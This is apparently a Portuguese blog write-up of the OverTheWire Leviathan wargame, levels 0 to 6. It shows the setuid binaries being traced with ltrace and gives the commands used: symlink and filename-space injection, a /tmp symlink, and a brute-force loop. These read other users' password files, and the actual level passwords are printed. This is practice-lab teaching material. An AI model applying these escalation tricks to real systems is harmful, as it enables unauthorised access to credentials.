Lorena Mamede Botelho
TAG: Over The Wire

Desafio: Leviathan

Ele é composto de 8 *levels* começando pelo 0. Os desafios não são definidos explicitamente, mas basicamente você deve conseguir a senha para o próximo.

Leviathan 0

O primeiro passo do desafio é logar com o usuário *leviathan0* via ssh no *server* fornecido pela própria descrição da trilha. A senha também já é dada: *leviathan0*.

```
[lmamede@zoro ~]$ ssh leviathan0@176.9.9.172 -p 2223
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames

leviathan0@176.9.9.172's password:
```

Além disso é informado que os dados podem ser encontrados na home correspondente. Usando o comando *ls -lah* na home, pude identificar um diretório oculto **.backup**.

```
leviathan0@leviathan:~$ ls -lah
total 24K
drwxr-xr-x  3 root       root       4.0K Aug 26  2019 .
drwxr-xr-x 10 root       root       4.0K Aug 26  2019 ..
drwxr-x---  2 leviathan1 leviathan0 4.0K Aug 26  2019 .backup
-rw-r--r--  1 root       root        220 May 15  2017 .bash_logout
-rw-r--r--  1 root       root       3.5K May 15  2017 .bashrc
-rw-r--r--  1 root       root        675 May 15  2017 .profile
leviathan0@leviathan:~$
```

Entrando no diretório, encontrei um arquivo chamado **bookmarks.html**, dando um *cat* e um *grep* em busca da palavra "*leviathan1*" encontrei a senha para o próximo desafio.

```
leviathan0@leviathan:~/.backup$ cat bookmarks.html | grep leviathan1
<DT><A HREF="http://leviathan.labs.overthewire.org/passwordus.html | This will be fixed later, the password
 for leviathan1 is rioGegei8m" ADD_DATE="1155384634" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">password t
o leviathan1</A>
leviathan0@leviathan:~/.backup$
```

Leviathan 1

Depois de conseguir a senha no desafio anterior, loguei no *server* com o próximo usuário *leviathan1*.

```
[lmamede@zoro ~]$ ssh leviathan1@176.9.9.172 -p 2223
This is a OverTheWire game server. More information on http://www.overthewire.org/wargames

leviathan1@176.9.9.172's password:
```

Novamente dei um *ls -lah* na home e o que eu encontrei foi um binário nomeado **check**.

```
leviathan1@leviathan:~$ ls -lah
total 28K
drwxr-xr-x  2 root       root       4.0K Aug 26  2019 .
drwxr-xr-x 10 root       root       4.0K Aug 26  2019 ..
-rw-r--r--  1 root       root        220 May 15  2017 .bash_logout
-rw-r--r--  1 root       root       3.5K May 15  2017 .bashrc
-r-sr-x---  1 leviathan2 leviathan1 7.3K Aug 26  2019 check
-rw-r--r--  1 root       root        675 May 15  2017 .profile
leviathan1@leviathan:~$
```

Executei o binário e ele pedia uma senha.

```
leviathan1@leviathan:~$ ./check
password:
```

Para descobrir a senha, rodei um *ltrace* para verificar as suas chamadas. E digitei uma senha qualquer: teste.

```
leviathan1@leviathan:~$ ltrace ./check
__libc_start_main(0x804853b, 1, 0xffffd784, 0x8048610 <unfinished ...>
printf("password: ")                                     = 10
getchar(1, 0, 0x65766f6c, 0x646f6700password: teste
)                          = 116
getchar(1, 0, 0x65766f6c, 0x646f6700)                    = 101
getchar(1, 0, 0x65766f6c, 0x646f6700)                    = 115
strcmp("tes", "sex")                                     = 1
puts("Wrong password, Good Bye ..."Wrong password, Good Bye ...
)                           = 29
+++ exited (status 0) +++
leviathan1@leviathan:~$
```

Podemos ver claramente que a comparação de strings é feita com “sex”, que provavelmente é a senha correta.

Ao rodar o binário novamente e digitar a senha, ele me abriu uma shell.

```
leviathan1@leviathan:~$ ./check
password: sex
$
```

Dando um *whoami,* verificamos que o usuário da *shell* nada mais é do que o *leviathan2*, o usuário do próximo *level*. E agora, com a permissão adequada, basta olhar o arquivo de senhas, para descobrir a sua:

```
leviathan1@leviathan:~$ ./check
password: sex
$ whoami
leviathan2
$ cat /etc/leviathan_pass/leviathan2
ougahZi8Ta
$
```

Leviathan 2

Como nos anteriores loguei via ssh no próximo usuário, e ao dar *ls -lah,* identifiquei um binário.

```
leviathan2@leviathan:~$ ls -lah
total 28K
drwxr-xr-x  2 root       root       4.0K Aug 26  2019 .
drwxr-xr-x 10 root       root       4.0K Aug 26  2019 ..
-rw-r--r--  1 root       root        220 May 15  2017 .bash_logout
-rw-r--r--  1 root       root       3.5K May 15  2017 .bashrc
-r-sr-x---  1 leviathan3 leviathan2 7.3K Aug 26  2019 printfile
-rw-r--r--  1 root       root        675 May 15  2017 .profile
leviathan2@leviathan:~$
```

Ao executá-lo:

```
leviathan2@leviathan:~$ ./printfile
*** File Printer ***
Usage: ./printfile filename
leviathan2@leviathan:~$
```

Seguindo as instruções do próprio binário, testei a saída com o arquivo de senha do próximo usuário, o *leviathan3,* e com o do atual, *leviathan2.*

```
leviathan2@leviathan:~$ ./printfile "/etc/leviathan_pass/leviathan3"
You cant have that file...
leviathan2@leviathan:~$ ./printfile "/etc/leviathan_pass/leviathan2"
/bin/cat: /etc/leviathan_pass/leviathan2: Permission denied
leviathan2@leviathan:~$
```

Para saber como funciona esse tratamento para cada arquivo, usei o *ltrace* nas duas chamadas.

```
leviathan2@leviathan:~$ ltrace ./printfile "/etc/leviathan_pass/leviathan3"
__libc_start_main(0x804852b, 2, 0xffffd744, 0x8048610 <unfinished ...>
access("/etc/leviathan_pass/leviathan3", 4)                        = -1
puts("You cant have that file..."You cant have that file...
)                                 = 27
+++ exited (status 1) +++
leviathan2@leviathan:~$ ltrace ./printfile "/etc/leviathan_pass/leviathan2"
__libc_start_main(0x804852b, 2, 0xffffd744, 0x8048610 <unfinished ...>
access("/etc/leviathan_pass/leviathan2", 4)                        = 0
snprintf("/bin/cat /etc/leviathan_pass/lev"..., 511, "/bin/cat %s", "/etc/leviathan_pass/leviathan2") = 39
geteuid()                                                          = 12002
geteuid()                                                          = 12002
setreuid(12002, 12002)                                             = 0
system("/bin/cat /etc/leviathan_pass/lev"...ougahZi8Ta
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                                             = 0
+++ exited (status 0) +++
leviathan2@leviathan:~$
```

Pelo o que podemos ver, a função que faz o controle de acesso é a *access*, e é chamada logo no início do programa. Se o usuário tiver permissão, ela segue para a próxima função *snprintf*.

Podemos observar que a forma como o comando *cat* é usado pela *snprintf* faz com que ele seja suscetível a erro quando o arquivo tiver nome com espaços. Para o *cat* ler nomes com espaço, o nome precisa estar envolto em aspas.

Dá para perceber também que pela forma como *access* é aplicada ao arquivo, a permissão é verificada de acordo com o dono do arquivo. Assim, para bypassar a *access* precisamos apenas colocá-la para verificar um arquivo que seja do próprio *leviathan2*. Criamos o arquivo abaixo:

```
leviathan2@leviathan:~$ mkdir /tmp/mHJKiji3o8r43
leviathan2@leviathan:~$ touch "/tmp/mHJKiji3o8r43/bypass teste.txt"
```

Agora, para burlarmos a *snprintf* e fazê-la printar a senha do *leviathan3*, precisamo criar um link simbólico. Aproveitando a brecha do espaço, o link será feito com a primeira palavra do nome do arquivo, ou seja, “bypass”.

```
leviathan2@leviathan:~$ ln -s /etc/leviathan_pass/leviathan3 "/tmp/mHJKiji3o8r43/bypass"
leviathan2@leviathan:~$
```

Ao rodarmos o binário novamente, encontramos a senha:

```
leviathan2@leviathan:~$ ./printfile "/tmp/mHJKiji3o8r43/bypass teste.txt"
Ahdiemoo1j
/bin/cat: teste.txt: No such file or directory
leviathan2@leviathan:~$
```

Leviathan 3

Vamos lá de novo: SSH, ls -lah, binário.

```
leviathan3@leviathan:~$ ls -lah
total 32K
drwxr-xr-x  2 root       root       4.0K Aug 26  2019 .
drwxr-xr-x 10 root       root       4.0K Aug 26  2019 ..
-rw-r--r--  1 root       root        220 May 15  2017 .bash_logout
-rw-r--r--  1 root       root       3.5K May 15  2017 .bashrc
-r-sr-x---  1 leviathan4 leviathan3  11K Aug 26  2019 level3
-rw-r--r--  1 root       root        675 May 15  2017 .profile
leviathan3@leviathan:~$
```

Esse binário, requer uma senha para seguir adiante.

```
leviathan3@leviathan:~$ ltrace ./level3
__libc_start_main(0x8048618, 1, 0xffffd784, 0x80486d0 <unfinished ...>
strcmp("h0no33", "kakaka")                                    = -1
printf("Enter the password> ")                                = 20
fgets(Enter the password> h0no33
"h0no33\n", 256, 0xf7fc55a0)                          = 0xffffd590
strcmp("h0no33\n", "snlprintf\n")                             = -1
puts("bzzzzzzzzap. WRONG"bzzzzzzzzap. WRONG
)                                          = 19
+++ exited (status 0) +++
```

Dando um *ltrace* no binário, pude ver o uso de um *string compare* para a senha de teste que digitei. A comparação é feita com “snlprintf”, que deduzi então ser a senha. Executando novamente, agora de posse da senha, consegui acesso a uma *shell.*

```
leviathan3@leviathan:~$ ./level3
Enter the password> snlprintf
[You've got shell]!
$
```

Dando um *whoami*, descobri que estava como *leviathan4*, e, como no outro desafio, bastou dar *cat* no arquivo de senhas.

```
leviathan3@leviathan:~$ ./level3
Enter the password> snlprintf
[You've got shell]!
$ whoami
leviathan4
$ cat /etc/leviathan_pass/leviathan4
vuH0coox6m
$
```

Leviathan 4

Aqui encontramos um arquivo oculto na home, com o uso do *ls -lah*. Entrando nele, havia um binário.

```
leviathan4@leviathan:~$ ls -lah
total 24K
drwxr-xr-x  3 root root       4.0K Aug 26  2019 .
drwxr-xr-x 10 root root       4.0K Aug 26  2019 ..
-rw-r--r--  1 root root        220 May 15  2017 .bash_logout
-rw-r--r--  1 root root       3.5K May 15  2017 .bashrc
-rw-r--r--  1 root root        675 May 15  2017 .profile
dr-xr-x---  2 root leviathan4 4.0K Aug 26  2019 .trash
leviathan4@leviathan:~$ cd .trash/
leviathan4@leviathan:~/.trash$ ls -lah
total 16K
dr-xr-x--- 2 root       leviathan4 4.0K Aug 26  2019 .
drwxr-xr-x 3 root       root       4.0K Aug 26  2019 ..
-r-sr-x--- 1 leviathan5 leviathan4 7.2K Aug 26  2019 bin
leviathan4@leviathan:~/.trash$
```

Executando o binário, o retorno foi uma série de bytes. Olhando mais afundo com o uso do *ltrace*, vimos que o retorno nada mais era do que o arquivo do *leviathan5.*

```
leviathan4@leviathan:~/.trash$ ./bin
01010100 01101001 01110100 01101000 00110100 01100011 01101111 01101011 01100101 01101001 00001010
leviathan4@leviathan:~/.trash$ ltrace ./bin
__libc_start_main(0x80484bb, 1, 0xffffd774, 0x80485b0 <unfinished ...>
fopen("/etc/leviathan_pass/leviathan5", "r")                        = 0
+++ exited (status 255) +++
leviathan4@leviathan:~/.trash$
```

Consultando a tabela ASCII, conseguimos a string “Tith4cokei”, que nada mais é do que a senha para o próximo desafio.

Leviathan 5

Encontrei um binário na home, ao executá-lo, obtive a seguinte saída:

```
leviathan5@leviathan:~$ ls -lah
total 28K
drwxr-xr-x  2 root       root       4.0K Aug 26  2019 .
drwxr-xr-x 10 root       root       4.0K Aug 26  2019 ..
-rw-r--r--  1 root       root        220 May 15  2017 .bash_logout
-rw-r--r--  1 root       root       3.5K May 15  2017 .bashrc
-r-sr-x---  1 leviathan6 leviathan5 7.4K Aug 26  2019 leviathan5
-rw-r--r--  1 root       root        675 May 15  2017 .profile
leviathan5@leviathan:~$ ./leviathan5
Cannot find /tmp/file.log
leviathan5@leviathan:~$
```

Rodando o *ltrace*, apenas verificamos o óbvio. O programa tenta buscar esse arquivo /tmp/file.log.

```
leviathan5@leviathan:~$ ltrace ./leviathan5
__libc_start_main(0x80485db, 1, 0xffffd784, 0x80486a0 <unfinished ...>
fopen("/tmp/file.log", "r")                                    = 0
puts("Cannot find /tmp/file.log"Cannot find /tmp/file.log
)                          = 26
exit(-1 <no return ...>
+++ exited (status 255) +++
leviathan5@leviathan:~$
```

Decido então criar o tal arquivo.

```
leviathan5@leviathan:~$ touch /tmp/file.log
leviathan5@leviathan:~$
```

Aproveitei a permissão para o usuário atual que esse arquivo possui e criei um link simbólico com o arquivo de senha do *leviathan6*.

```
leviathan5@leviathan:~$ ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
leviathan5@leviathan:~$ ./leviathan5
UgaoFee4li
leviathan5@leviathan:~$
```

Ao executar, obtive a senha do próximo desafio.

Leviathan 6

No próximo, temos o seguinte binário do qual precisamos descobrir seus 4 dígitos:


```
leviathan6@leviathan:~$ ls -lah
total 28K
drwxr-xr-x  2 root       root       4.0K Aug 26  2019 .
drwxr-xr-x 10 root       root       4.0K Aug 26  2019 ..
-rw-r--r--  1 root       root        220 May 15  2017 .bash_logout
-rw-r--r--  1 root       root       3.5K May 15  2017 .bashrc
-r-sr-x---  1 leviathan7 leviathan6 7.3K Aug 26  2019 leviathan6
-rw-r--r--  1 root       root        675 May 15  2017 .profile
leviathan6@leviathan:~$ ./leviathan6
usage: ./leviathan6 <4 digit code>
leviathan6@leviathan:~$
```

Não tem muito o que se descobrir com o *ltrace*, de modo que nossa melhor opção é o *Bruteforce*. Então rodei um código em *shellscript* que percorre todos os número de 0000 a 9999.

```
leviathan6@leviathan:~$ ltrace ./leviathan6
__libc_start_main(0x804853b, 1, 0xffffd784, 0x80485e0 <unfinished .
..>
printf("usage: %s <4 digit code>\n", "./leviathan6"usage: ./leviath
an6 <4 digit code>
)     = 35
exit(-1 <no return ...>
+++ exited (status 255) +++
```

```
leviathan6@leviathan:~$ for i in $(seq 0000 9999); do ./leviathan6
$i ; done
Wrong
Wrong
Wrong
Wrong
Wrong
Wrong
Wrong
Wrong
Wrong
Wrong
Wrong
Wrong
```

Como não eram muitos dígitos o resultado foi bem rápido me retornando uma *shell* com o usuário do próximo. Dei *cat* no seu arquivo de senha:



Leviathan 7

Finalmente, o último desafio dessa trilha.